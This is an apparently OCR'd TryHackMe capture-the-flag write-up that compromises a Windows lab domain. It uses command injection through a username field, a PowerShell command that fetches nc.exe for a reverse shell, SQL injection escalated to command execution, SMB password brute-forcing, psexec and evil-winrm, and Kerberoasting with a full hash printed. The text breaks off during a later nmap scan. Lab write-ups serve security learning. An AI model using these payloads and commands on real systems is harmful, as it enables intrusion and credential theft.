
```
$old_username = 'admin';
$new_username = $_GET['username'];
system('mv ' . $old_username . ' ' . $new_username)
```

It seems logical and if there are no any sanitization on our input variable, we can execute code.

Checking for command injection

Since there was a JS file sanitizing input on the front end, I disabled it, as requesting from the repeater tab of Burp was killing the session for some reason.

Disabling the JS file




On the network tab of the firefox, I right clicked on the `script.js` file and clicked on block URL. Now I can make changes from the firefox.

Listening on our box

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/medium$ sudo tcpdump -i tun0 icmp
[sudo] password for reddevil:
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
```

Changing username with command injection payload



And we get a ping back from the server, which means we successfully executed command on the server.

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/medium$ sudo tcpdump -i tun0 icmp
[sudo] password for reddevil:
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
        09:40:42.010154 IP 10.10.245.20 > ubuntu: ICMP echo request, id 1, seq 1, length 40
09:40:42.010187 IP ubuntu > 10.10.245.20: ICMP echo reply, id 1, seq 1, length 40
09:40:43.020375 IP 10.10.245.20 > ubuntu: ICMP echo request, id 1, seq 2, length 40
09:40:43.020440 IP ubuntu > 10.10.245.20: ICMP echo reply, id 1, seq 2, length 40
09:40:44.048103 IP 10.10.245.20 > ubuntu: ICMP echo request, id 1, seq 3, length 40
09:40:44.048159 IP ubuntu > 10.10.245.20: ICMP echo reply, id 1, seq 3, length 40
09:40:45.052242 IP 10.10.245.20 > ubuntu: ICMP echo request, id 1, seq 4, length 40
09:40:45.052294 IP ubuntu > 10.10.245.20: ICMP echo reply, id 1, seq 4, length 40
```

Now let us try and get a reverse shell.

Trying to a reverse shell

For this purpose, I will upload a static nc.exe binary and then use that binary to connect back to us.

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/medium$ locate nc.exe
/usr/share/wordlists/Seclists/Web-Shells/FuzzDB/nc.exe
```

Downloading the nc.exe binary


```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/medium$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.245.20 - - [24/Feb/2021 09:48:18] "GET /nc.exe HTTP/1.1" 200 -
```

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/medium$ curl -H "Cookie: token=eyJ1c2VybmFtZSI6ImFkbWluIHwgcGluZyAxMC42LjMxLjIxMy
IsImNvb2tpZSI6Ijg4NTkwYjExMjY4YmMyOTc2N2VkZGYyNzdkZDI2YjZmIn0%3D" -XPOST http://10.10.245.20/profile -d 'username=admin1 | powershell c
url 10.6.31.213:8000/nc.exe -o nc.exe'
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/medium$
```

And we get a request for nc.exe binary. Now let us get a reverse shell to work with.

Getting a shell

Requesting from curl also caused my session to die. So, I had to create a new user.



And we get a shell back as user `agamemnon`.

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/medium$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.245.20 50049
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\agamemnon\Desktop\WebApp\public> whoami
```

```
whoami
troy\agamemnon
PS C:\Users\agamemnon\Desktop\WebApp\public>
```

Reading the first flag

```
PS C:\Users\agamemnon\Desktop> gci
gci


    Directory: C:\Users\agamemnon\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       19/02/2021     21:17                WebApp
-a----       19/02/2021     18:55             37 flag.txt


PS C:\Users\agamemnon\Desktop> cat flag.txt
cat flag.txt
THM{78ab01[redacted]7e07dc}
PS C:\Users\agamemnon\Desktop>
```

Listing Users on the box

```
PS C:\Users\agamemnon\Desktop> net users
net users

User accounts for \\TROY-DC

-------------------------------------------------------------------------------
achilles                 Administrator            agamemnon
Guest                    hector                   helen
krbtgt                   patrocles
The command completed successfully.
```

As I was continuing with the manual enumeration, I decided to run crackmapexec on the background to bruteforce the credentials for the users.

Crackmapexec for bruteforcing the credentials

Content of users

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/medium$ cat user
achilles
hector
Helen
Patrocles
Agamemnon
```

Running Crackmapexec


```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/medium$ crackmapexec smb 10.10.245.20 -u user -p /usr/share/wordlists/rockyou.txt

SMB         10.10.245.20    445    TROY-DC          [*] Windows 10.0 Build 17763 x64 (name:TROY-DC) (domain:troy.thm) (signing:True) (S
MBv1:False)
SMB         10.10.245.20    445    TROY-DC          [-] troy.thm\achilles:123456 STATUS_LOGON_FAILURE
SMB         10.10.245.20    445    TROY-DC          [-] troy.thm\achilles:12345 STATUS_LOGON_FAILURE
SMB         10.10.245.20    445    TROY-DC          [-] troy.thm\achilles:123456789 STATUS_LOGON_FAILURE
```

Running it on the background, I continued with my enumeration.

I ran winPEAS and that gave me almost nothing, then I moved to next HTTP service on Port 81.

HTTP service on Port 81



It looks like we can add hosts, delete hosts and ping the hosts.

I added my own IP and tried to ping my own box and I got result back.

Ping Results

```
Pinging 10.6.31.213 with 32 bytes of data:
Reply from 10.6.31.213: bytes=32 time=305ms TTL=61
Reply from 10.6.31.213: bytes=32 time=305ms TTL=61
Reply from 10.6.31.213: bytes=32 time=306ms TTL=61
Reply from 10.6.31.213: bytes=32 time=310ms TTL=61

Ping statistics for 10.6.31.213:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 305ms, Maximum = 310ms, Average = 306ms
```

Close

Analysing the request on Burpsuite

Request

Pretty | Raw | \n | Actions

```
1  GET /ping?id=1 HTTP/1.1
2  Host: 10.10.245.20:81
3  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
   rv:85.0) Gecko/20100101 Firefox/85.0
4  Accept: application/json, text/javascript, */*; q=0.01
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  X-Requested-With: XMLHttpRequest
8  Connection: close
9  Referer: http://10.10.245.20:81/
10 Content-Length: 2
11
```

Response

Pretty | Raw | Render | \n | Actions

```
1  HTTP/1.1 200 OK
2  Content-Type: application/json
3  Server: Microsoft-IIS/10.0
4  X-Powered-By: PHP/7.1.29
5  Date: Wed, 24 Feb 2021 04:28:35 GMT
6  Connection: close
7  Content-Length: 442
8
9  {
     "result":"\nPinging 127.0.0.1 with 32 bytes of data:\nReply f
   }
```

Using SQLmap I check whether the parameter id was vulnerable to SQL injection and it turned to be vulnerable.

Running SQLMap

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/medium$ /opt/sqlmap-dev/sqlmap.py -r ping.req -p id --risk 3 --level
-threads 10 -D networkmonitor -T host --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.11.3#dev}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's r
y to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misu
 caused by this program

[*] starting @ 10:29:34 /2021-02-24/

[10:29:34] [INFO] parsing HTTP request from 'ping.req'
[10:29:35] [INFO] testing connection to the target URL
[10:29:39] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:29:43] [INFO] testing if the target URL content is stable
[10:29:46] [INFO] target URL content is stable
[10:29:46] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[10:29:47] [INFO] testing for SQL injection on GET parameter 'id'
[10:29:47] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:29:53] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --co
[10:30:04] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
....................
....................
Database: networkmonitor
Table: host
[2 entries]
+----+-------------+
| id | ip          |
+----+-------------+
| 1  | 127.0.0.1   |
| 3  | 10.6.31.213 |
+----+-------------+
```

```
[10:31:51] [INFO] table 'networkmonitor.host' dumped to CSV file '/home/reddevil/.sqlmap/output/10.10.245.20/dump/networkmo
[10:31:51] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 62 times
[10:31:51] [INFO] fetched data logged to text files under '/home/reddevil/.sqlmap/output/10.10.245.20'

[*] ending @ 10:31:51 /2021-02-24/
```

And we get the entries on the database.

Hypothesis

```
$id = $_GET['id'];
$sql = select ip from networkmonitor.host where id=$id; // this is the injectable point causing SQL injection
system('ping ' . $ip);
```

What if we can somehow control the value of the $ip variable, it looks like we can execute code. Since the value of ip is sanitized very very properly we can not get anything into the database. But since we have SQL injection, we can use union queries to manipulate the value of the $ip variable.

Payload

```
id=1000 union select '10.6.31.213'-- -  // if we get ping back from the localhost, we know that this works
```

Request

Pretty Raw \n Actions

```
1 GET /ping?id=
  1000+union+select+10,'|+ping+10.6.31.213'+--+- HTTP/1.1
2 Host: 10.10.245.20:81
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
  rv:85.0) Gecko/20100101 Firefox/85.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Connection: close
9 Referer: http://10.10.245.20:81/
10 Content-Length: 2
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json
3 Server: Microsoft-IIS/10.0
4 X-Powered-By: PHP/7.1.29
5 Date: Wed, 24 Feb 2021 04:58:04 GMT
6 Connection: close
7 Content-Length: 464
8
9 {
    "result":"\nPinging 10.6.31.213 with 32 bytes of data:\nRepl
  }
```

The column needed for the query is 2 and we get a successful reply from our own machine which means we have code execution.

Getting a reverse shell

I will get a shell using the exact same technique as I have done before using nc.exe.

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/medium$ rlwrap nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.245.20 50333
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
PS C:\Users\helen\Desktop\WebApp\h1-tryhackme-medium-two-main\public> whoami
whoami
troy\helen
```

This time we get a shell as user helen.

Reading second flag

```
PS C:\Users\helen\Desktop> gci
gci


    Directory: C:\Users\helen\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       19/02/2021     14:57                WebApp
-a----       19/02/2021     18:48             37 flag.txt


PS C:\Users\helen\Desktop> cat flag.txt
cat flag.txt
THM{fe71b15[redacted]e516ac}
PS C:\Users\helen\Desktop>
```

As I was doing the manual enumeration, crackmapexec found a password user achilles.

```
SMB         10.10.245.20    445     TROY-DC         [-] troy.thm\achilles:abercrombie STATUS_LOGON_FAILURE
SMB         10.10.245.20    445     TROY-DC         [-] troy.thm\achilles:pink12 STATUS_LOGON_FAILURE
SMB         10.10.245.20    445     TROY-DC         [-] troy.thm\achilles:georgiana STATUS_LOGON_FAILURE
SMB         10.10.245.20    445     TROY-DC         [-] troy.thm\achilles:conner STATUS_LOGON_FAILURE
SMB         10.10.245.20    445     TROY-DC         [-] troy.thm\achilles:astig STATUS_LOGON_FAILURE
SMB         10.10.245.20    445     TROY-DC         [-] troy.thm\achilles:system STATUS_LOGON_FAILURE
SMB         10.10.245.20    445     TROY-DC         [-] troy.thm\achilles:candyfloss STATUS_LOGON_FAILURE
SMB         10.10.245.20    445     TROY-DC         [-] troy.thm\achilles:alondra STATUS_LOGON_FAILURE
SMB         10.10.245.20    445     TROY-DC         [+] troy.thm\achilles:[redacted] (Pwn3d!)
```

Checking the details for user achilles

```
PS C:\Users\helen\Desktop> net user achilles
net user achilles
User name                    achilles
Full Name                    Achilles
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            19/02/2021 18:32:09
Password expires             Never
Password changeable          19/02/2021 18:32:09
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   24/02/2021 04:45:34

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *Domain Users
The command completed successfully.
```

Our user achilles is in the group administator. Since we have SMB enabled,we can user psexec to get a system shell or use winrm to get a administrator shell.

Using Psexec

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/medium$ /usr/share/doc/python3-impacket/examples/psexec.py TROY.thm/achilles:[redacted]
[redacted]@10.10.245.20
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.245.20.....
[*] Found writable share ADMIN$
[*] Uploading file ZJpzVowe.exe
[*] Opening SVCManager on 10.10.245.20.....
[*] Creating service MykV on 10.10.245.20.....
[*] Starting service MykV.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1757]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Using Evil-winrm

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/medium$ evil-winrm -i 10.10.245.20 -u achilles -p [redacted]

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\achilles\Documents>
```

Since we have a system shell we can read any flags we want.

I think bruteforcing the password for user achilles was not the intended way.

Since this was a Active Directory, I decided to gather the information and load into bloodhound and found that the user `achilles` was kerberoastable. I will not show the steps that I performed to use bloodhound in this writeup.

Using Rubeus to get hash for user achilles

```
PS C:\Users\helen\Desktop\WebApp\h1-tryhackme-medium-two-main\public> .\Rubeus.exe kerberoast  /nowrap
.\Rubeus.exe kerberoast  /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Searching the current domain for Kerberoastable users

[*] Total kerberoastable users : 1


[*] SamAccountName         : achilles
[*] DistinguishedName      : CN=Achilles,OU=Created Users,DC=troy,DC=thm
[*] ServicePrincipalName   : TIME/TROY-DC.TROY.THM
[*] PwdLastSet             : 19/02/2021 18:32:09
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*achilles$troy.thm$TIME/TROY-DC.TROY.THM*$646567E62A76DDB2FC7534C674028B51$22EB149CF01244625737FD968603D4EC2
759308CA2EF7D1BA5AA7E3DAA41D871C670C0AD9C3A1B42404A5E977E2F7B9DB15CF7852D892E32FDA0140BF2947AB0AA33025E5F2974DC359471A0A88A342169F72FBFD0B1463A4A9467
584ABFCC36C8F7E9B07B605F9D9BBE72F88E9F77126DD7D00E3918CAB30803DDB364F399E6D6FA84C128A13A4764AC443B4B12B356D6F36D1D757822353854D9736CE33F1CE09B0FD18E2
027ED5736EA0F10DE0CCA8BEB45D93FAA68DCF7F21A6FDC2A080C3F183986C35E47FBEB31B012FC6657842C0C6C9E7A079610D88D58F8F1758322E21DC8FB6CD5CCECB3F724C30BD077A9
452AC267A4B6B080840B2063C7B53B949610C48920A12D0C27953E1E8B2049EA30E2B5CAB801C8B9F14B7A4B04938F01341AF4C829D95C075FFD9B5C20E6A689B64E5D4814EE4CDC65F9C
2B4394DE840620B46EDF0322EB16269628062EEA6D85A1894A14E0C0FC34803114A46924CC35996429618CDF6D952BBB823FBEADE2F8BB579C24524E2B2965D977AA326827DEF85000167
```

Cracking the hash using hashcat

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/medium$ hashcat -m 13100 hash /usr/share/wordlists/rockyou.txt


Session..........: hashcat
```

```
Status...........: Cracked
Hash.Type........: Kerberos 5 TGS-REP etype 23
Hash.Target......: $krb5tgs$23$*achilles$troy.thm$TIME/TROY-DC.TROY.TH...a1a516
Time.Started.....: Wed Feb 24 11:51:31 2021 (1 sec)
Time.Estimated...: Wed Feb 24 11:51:32 2021 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
```

And we successfully crack the hash.

Hard Challenge

Port Scan - Full Port

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/hard$ sudo nmap -p- --min-rate 10000 -v 10.10.131.155
Nmap scan report for 10.10.131.155
Host is up (0.31s latency).
Not shown: 65528 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
81/tcp   open  hosts2-ns
82/tcp   open  xfer
2222/tcp open  EtherNetIP-1
8888/tcp open  sun-answerbook
```

```
9999/tcp open  abyss
Read data files from: /usr/bin/../share/nmap
# Nmap done at Sun Feb 21 12:08:52 2021 -- 1 IP address (1 host up) scanned in 30.51 seconds
```

Detail Scan

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/hard$ nmap -p22,80,81,82,2222,8888 -sC -sV 10.10.131.155
Nmap scan report for 10.10.131.155
Host is up (0.31s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: Server Manager Login
|_Requested resource was /login
81/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Home Page
82/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: I Love Hills - Home
2222/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
